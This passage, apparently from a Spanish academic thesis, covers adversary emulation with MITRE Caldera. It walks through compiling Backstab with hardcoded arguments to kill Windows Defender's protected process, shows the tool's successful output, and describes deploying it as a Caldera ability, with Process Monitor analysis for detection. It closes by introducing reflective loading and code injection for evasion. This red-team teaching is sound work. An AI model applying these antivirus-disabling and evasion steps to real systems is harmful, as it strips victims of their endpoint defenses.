Otra opción interesante que tenemos es añadir ejecutores al agente. Un ejecutor es el programa final que realmente va a ejecutar el código malicioso que hayamos indicado en la operación. Por defecto los agentes traen ejecutores comunes como Command Prompt (cmd) o PowerShell (psh), pero podemos añadir otros menos comunes como *shellcode* para poder ejecutar código en forma de s*hellcode* directamente o *donut* para añadir la funcionalidad de la herramienta Donut que permite ejecutar diversos *shellcodes* en memoria.

```
$wc.Headers.add("gocat-extensions","shellcode,donut");  #  requesting  the
extensions
```

Los agentes que hayamos desplegado los podremos consultar en la interfaz de agentes.



Ilustración 10. Listado agentes creados

Los agentes pueden tener diferentes estados. El estado *dead* significa que el proceso de dicho agente ya no existe, por lo que ya no podemos comunicarnos con él ni usarlo para desplegar operaciones. Por el contrario, el estado alive significa que tenemos comunicación con el agente y nos servirá para lanzar las operaciones. El estado *untrusted* significa que el agente ha consumido el tiempo de máximo de espera para comunicarse de vuelta con el servidor de Caldera, por lo que no se sabe en qué estado se encuentra (vivo o no) y no se tendrá en cuenta para lanzar futuras operaciones.

4.2 Habilidades

Una habilidad en Mitre Caldera es una implementación de una táctica o técnica que puede ser ejecutada a través de agentes activos. Cuando definimos una habilidad hemos de especificar el comando a ejecutar, la plataforma y la herramienta sobre las que se puede ejecutar el comando (p. ej. Windows / PowerShell), los *payloads* a incluir y una referencia a un módulo en el servidor Caldera para analizar la salida de la ejecución.

Hay un conjunto de habilidades ya incluidas por defecto en Caldera. La mayoría están incluidas en el directorio del plugin Stockpile, junto con los perfiles de adversario que las usan. Las habilidades que crearemos a través de la interfaz de usuario se almacenarán en */home/admin/caldera/plugins/stockpile/data/abilities*.

Es posible añadir habilidades a través de la interfaz gráfica o añadiendo un fichero con extensión yml con una estructura determinada. En este trabajo usaremos la interfaz gráfica por su mayor sencillez y rapidez. Aquí vemos un ejemplo de código de uno de los ficheros yml ya existentes en la herramienta.

```
- id: 9a30740d-3aa8-4c23-8efa-d51215e8a5b9
  name: Scan WIFI networks
  description: View all potential WIFI networks on host
  tactic: discovery
  technique:
    attack_id: T1016
    name: System Network Configuration Discovery
  platforms:
    darwin:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    linux:
      sh:
        command: |
          ./wifi.sh scan
        payload: wifi.sh
    windows:
      psh:
        command: |
          .\wifi.ps1 -Scan
        payload: wifi.ps1
```

Al definir la habilidad podremos elegir sobre qué plataforma ejecutarla y mediante qué ejecutor. Añadiremos cualquier posible *payload* necesario y escribiremos el comando a ejecutar. El resto de los campos los completaremos según criterio personal y dónde queramos añadir nuestras habilidades.



Ilustración 11. Creación de una habilidad



Ilustración 12. Elección del ejecutor al crear una habilidad

4.3 Adversarios

Un perfil de adversario es una habilidad o grupo de habilidades que representan las tácticas, técnicas y procedimientos disponibles para un atacante. Estos perfiles se utilizan al lanzar una operación para establecer qué habilidades se ejecutarán.



Ilustración 13. Creación de un perfil de adversario

Pueden ser creados a través de la GUI o en formato YML y los ficheros fuente son almacenados en */home/admin/caldera/ data/adversaries*.

De nuevo usaremos la interfaz gráfica para crear los adversarios. Para crear uno nuevo, simplemente tenemos que darle un nombre y una descripción y ya lo tendremos disponible para añadirle las habilidades que queramos.

4.4 Operaciones

Las operaciones sirven para ejecutar habilidades sobre grupos de agentes. Los perfiles de adversario se utilizan para determinar qué habilidades se ejecutarán y los grupos de agentes sirven para determinar sobre qué agentes se ejecutarán las habilidades.

Para ejecutar una operación tenemos que darle un nombre y asignar el adversario cuyas habilidades queremos ejecutar. Hay más elementos que se pueden configurar en una operación, pero en este trabajo vamos a lanzar operaciones simples por lo que los únicos pasos que vamos a seguir son los ya mencionados.



Ilustración 14. Creación de una operación

5. Backstab

Como técnica ofensiva principal a partir de la cual crear variaciones y poder tener diferentes habilidades para probar desde Caldera vamos a utilizar una herramienta de código abierto llamada Backstab. La elección de esta herramienta ha estado motivada por su utilidad para eliminar del camino del atacante cualquier herramienta de seguridad activa.

Backstab es un programa ejecutable escrito en lenguaje C con capacidad para matar procesos protegidos, es decir, cuya interacción requiere de permisos elevados. Hoy en día, cualquier empresa que quiera protegerse tendrá algún tipo de defensa con el objetivo de monitorizar su infraestructura organizativa y detectar posibles intrusiones. Herramientas de este tipo serían antivirus, EDRs (Endpoint Detection and Response), antimalware, EPPs (Endpoint Protection Platform) …

Por lo tanto, Backstab es una herramienta muy útil para los atacantes, ya que les permite anular cualquiera de estos programas sin tener que distinguir si hacen falta privilegios o no para matar el proceso. En este trabajo, nuestro objetivo será matar el proceso MsMpEng.exe que se trata del programa Windows Defender. Este proceso se encarga de escanear el equipo en busca de cualquier tipo de amenaza y aplica la solución que considere adecuada, como poner en cuarentena o borrar el fichero malicioso, para proteger el sistema. Es importante destacar que el usuario del que depende este proceso es SYSTEM, una cuenta usada por el sistema operativo y los servicios que se ejecutan en Windows. Eso supone que es un programa protegido y si intentamos matarlo desde la interfaz gráfica comprobaremos que el sistema operativo no nos deja hacerlo.

Backstab, para llevar a cabo su objetivo de matar procesos protegidos como MsMpEng.exe, utiliza el controlador del núcleo legítimo de la herramienta Process Explorer de sysinternals. Esto es un factor determinante porque este controlador está firmado por Microsoft, por lo que su ejecución no se va a detectar como actividad maliciosa por ningún mecanismo de defensa del equipo.

Además, el comportamiento de Backstab imita el de Process Explorer, por lo que su detección va a resultar difícil en caso de que queramos encontrar patrones de identificación para incluirlos en alguna herramienta defensiva de las mencionadas anteriormente.

En la repositorio del proyecto en GitHub se ofrece un resumen en forma de puntos clave sobre el comportamiento de la herramienta:

1. **El driver embebido se escribe en el disco.**

El driver del Process Explorer se escribe en el disco para poder utilizarlo en la creación del servicio.

2. **Se crea la clave de registro en HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services.**

Una clave de registro almacena información sobre cada servicio en el sistema operativo. Cada controlador tiene una clave con el formato "HKLM\SYSTEM\CurrentControlSet\Services*DriverName*". Un controlador puede almacenar datos globales definidos por sí mismo bajo la subclave Parámetros de su clave en el árbol de servicios. Esta información estará disponible para el controlador en el momento de su inicio.

3. **Se adquiere el privilegio con SE_PRIVILEGE_ENABLED, necesario para cargar el driver.**

El privilegio que estamos añadiendo es "SeLoadDriverPrivilege" que permite al usuario cargar controladores del núcleo y ejecutar código con privilegios de nivel de núcleo (aka NT\System).

4. **Se carga el driver utilizando NtLoadDriver para evitar crear un servicio.**

NtLoadDriver es una rutina que se utiliza para cargar un controlador en el sistema estando en modo usuario. Las ventajas de usar este método de carga es que se trata de una alternativa sigilosa para cargar controladores sin dejar registros o alertas evidentes en el sistema. Para realizar la acción inversa de limpiar el controlador una vez utilizado existe la rutina NtUnloadDriver.

5. **Se borra la clave de registro (servicio no visible durante la ejecución)**

Cada servicio del sistema tiene su clave de registro y si lo borramos el servicio no existe. Es necesario crear la clave de registro para poder imitar el comportamiento de Process Explorer, pero una vez creada y utilizada se borra.

6. **La comunicación con el driver se realiza mediante DeviceIoControl.**

DeviceIocontrol es una función que proporciona a un dispositivo una interfaz de control de flujo de entrada y salida a través de la cual una aplicación puede comunicarse directamente con un controlador.

7. **Para enumerar handles se llama a NtQuerySystemInformation.**

Un *handle* es un valor de tipo entero que identifica un proceso en Windows. Muestra información sobre los identificadores abiertos de cualquier proceso del sistema. Puede usarse para ver los programas que tienen un archivo abierto o para ver los tipos de objeto y los nombres de todos los identificadores de un programa.

Para crear el ejecutable de Backstab primero tenemos que descargar el proyecto desde el repositorio en GitHub. Abrimos el proyecto en Visual Studio para poder compilarlo y generar el ejecutable. Pero antes de eso, vamos a introducir algunos cambios en el código para que nos resulte más fácil trabajar con él.

En primer lugar, introducimos en el código los argumentos con los que vamos a ejecutar el programa. Como nuestro objetivo siempre va a ser el mismo, el programa MsMpEng.exe, podemos escribir directamente en el código los parámetros para evitar tener que escribirlos cada vez. Además, como nuestra intención es emular un ataque con esta técnica queremos minimizar al máximo la interacción con la máquina que corre el programa. De esta forma solo tenemos que indicar que se ejecute.

```
int main(int argc, char* argv[]) {

    argc = 4;
    argv[1] = "-n";
    argv[2] = "MsMpEng.exe";
    argv[3] = "-k";
```

Ilustración 15. Código que incluye los parámetros estáticamente

Con estos argumentos le estamos indicando al programa el nombre (-n) del proceso que queremos terminar (MsMpEng.exe) y que queremos matarlo (-k).

Además, para que sea más fácil seguir la ejecución y posibles futuras depuraciones de código, hemos añadido impresiones de mensajes por las funciones principales. Es decir, lo hemos transformado en *verbose*.

```
WCHAR cwd[MAX_PATH + 1];
        Info("no special driver dir specified, extracting to current dir");
        GetCurrentDirectoryW(MAX_PATH + 1, cwd);
        _snwprintf_s(szDriverPath, MAX_PATH, _TRUNCATE, L"%ws\\%ws", cwd, L"PROCEXP");
}       printf(">> Writing resource to disk...\n");
        WriteResourceToDisk(szDriverPath);
```

Ilustración 16. Añadiendo impresiones de texto en el código

Aquí, por ejemplo, hemos añadido el mensaje “>> Writing resource to disk…” con la intención de saber que efectivamente se produce la escritura en disco del driver y no falla.

```
hgResHandle = LoadResource(NULL, hrRes);
if (!hgResHandle)
    return Error("LoadResource");
printf(">> Resource loaded!\n");

lpLock = (LPVOID)LockResource(hgResHandle);
if (!lpLock)
    return Error("LockResource");
printf(">> Resource locked!\n");
```

Ilustración 17. Ejemplo de impresiones de texto añadidas en el código

5.1 Ejecución en local

En primer lugar, para ver el comportamiento de la herramienta, lo ejecutamos en local, es decir, sobre la máquina víctima directamente a través de una consola de comandos.

Aquí tenemos el proceso objetivo mostrado a través de Administrador de Tareas, con PID 9972.

MsMpEng.exe	9972	Running	SYSTEM	00	45,048 K	Not allowed

Ilustración 18. Detalles del proceso MsMpEng,exe desde el Administrador de Tareas

Ejecutamos el programa y vemos que efectivamente el proceso con PID 9972 es el que se ha atacado.

```
C:\Users\admin_madrid\Desktop\SharpStab>.\Backstab.exe
[*] no special driver dir specified, extracting to current dir
>> Creating registry key...
>> Status: 0
Driver loaded as ProcExp64
>> Connecting to ProcExp...
[+] Connected to Driver successfully

Process Name: MsMpEng.exe
[*] Process PID: 9972
[*] Process Protection level: 3 - PsProtectedSignerAntimalware-Light
[*] Killing process

[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[!] ProcExpKillHandle.DeviceIoControl: 6
[+] Killing process succeeded
[+] Driver File cleaned up from disk

C:\Users\admin_madrid\Desktop\SharpStab>
```

Ilustración 19. Output ejecución Backstab

Para ilustrar los pasos clave de Backstab explicados anteriormente, tenemos la herramienta Process Monitor analizando los eventos que suceden en la máquina. Para filtrar solo los eventos generados por Backstab añadimos un filtro que sea que en el campo 'Process Name' salga el nombre 'Backstab.exe'.

En la ilustración 16 podemos ver los eventos registrados sobre cómo se escribe en memoria el fichero del controlador de Process Explorer.

Column	Relation	Value	Action
☐ Process Name	contains	sharpstab.exe	Include
☑ Process Name	contains	backstab.exe	Include
☐ Process Name	contains	msmpeng.exe	Include
☐ Process Name	is	GoPurple.exe	Include

Ilustración 20. Filtro añadido en Process Monitor



Ilustración 23. Eventos recogidos con Process Monitor que muestran la escritura del controlador Process Explorer en memoria

También podemos ver cómo se crea la clave de registro del servicio y posteriormente se borra.



Ilustración 22. Eventos recogidos con Process Monitor que muestran la creación y edición de la clave de registro de Process Explorer



Ilustración 21. Eventos recogidos con Process Monitor que muestran el uso y borrado de la clave de registro de Process Explorer

Comprobamos que efectivamente el PID del proceso MsMpEng.exe ha cambiado, lo que supone que efectivamente ha sido eliminado y reiniciado.



Ilustración 24. Información del proceso MsMpEng.exe desde el administrador de tareas

5.2 Ejecución a través de Mitre Caldera

Para ejecutar Backstab desde Caldera primero tenemos que crear la habilidad correspondiente. Desde el menú principal vamos a *abilities* > *Create an Ability* y rellenamos los campos correspondientes.

Ilustración 25. Creación de la habilidad Backstab

Además, en la parte de *Executor* hemos de seleccionar qué programa ejecutará el binario en la máquina víctima y qué comando utilizará. En este caso estamos atacando un sistema Windows, así que esa será la plataforma y el ejecutor será cmd. Habremos añadido previamente el ejecutable (.exe) en el directorio *caldera/plugins/stockpile/payloads*. Lo seleccionamos como *payload* y como hemos embebido los argumentos del ejecutable en el propio código el comando a ejecutar no los incluye.



Ilustración 27. Elección de la paltaforma, el ejecutor, el payload y el comando de la habilidad Backstab

En segundo lugar, necesitamos tener un adversario al que añadir la habilidad para poder ejecutarla. Desde el menú principal vamos a *adversaries* > *new*, le damos un nombre y una descripción al adversario y le añadimos la habilidad que acabamos de crear. Nos quedará el perfil de la siguiente forma.



Ilustración 26. Creación adversario Backstab

Finalmente, ya podemos lanzar la operación. Vamos a *operations* > *Create Operation*, le damos un nombre, seleccionamos el adversario que acabamos de crear y en el

apartado *Advanced* seleccionamos la opción *Auto Close Operation* para que la operación se cierre cuando haya terminado y no se quede corriendo.



Ilustración 28. Creación operación Backstab

Cuando termina, la propia operación nos muestra la información de Backstab corriendo. Comprobamos que efectivamente es el proceso con PID 6104 el que queríamos terminar y al cabo de unos segundos de ejecutarse se reinicia con otro PID.



Ilustración 30. Output generado por la ejecución de Backstab



Ilustración 29. Detalles del proceso MsMpEng.exe antes de la ejecución de Backstab



Ilustración 31. Detalles del proceso MsMpEng.exe después de la ejecución de Backstab

6. Implementación con SharpSploit

Existen múltiples técnicas de evasión cuyo objetivo es la ejecución de *payloads* de forma oculta. En la página web de referencia Mitre Att&ck tenemos un listado de todas las posibles técnicas de las que un adversario puede valerse para conseguir un objetivo. En este caso vamos a fijarnos en la técnica denominada T1620 *Reflective Code Loading* que consiste en cargar código de forma reflexiva en un proceso activo para ocultar la ejecución de *payloads* maliciosos. La carga reflexiva supone asignar y posteriormente ejecutar cargas útiles directamente dentro de la memoria del proceso, creando un subproceso o proceso respaldado por una ruta de archivo en disco. Esta técnica la vamos a poder implementar mediante la herramienta SharpSploit, una librería de enlace dinámico y de código abierto que se encuentra alojado en un repositorio de la plataforma GitHub.

Otra estrategia común seguida por los atacantes para intentar entrar en una red es utilizar la técnica conocida como inyección de código que consiste en introducir código malicioso arbitrario en un proceso en ejecución para comprometer el sistema. Es una técnica bastante empleada porque de esta forma resulta relativamente sencillo evadir los antivirus comunes encontrados en la mayoría de los sistemas informáticos de hoy en día. Esto se debe a que la ejecución maliciosa se enmascara tras un proceso legítimo, lo que dificulta su detección por las herramientas de seguridad instaladas en el sistema. Además, ejecutar código en el contexto de otro proceso nos proporciona acceso a la memoria, recursos varios y posiblemente privilegios elevados del proceso en cuestión.

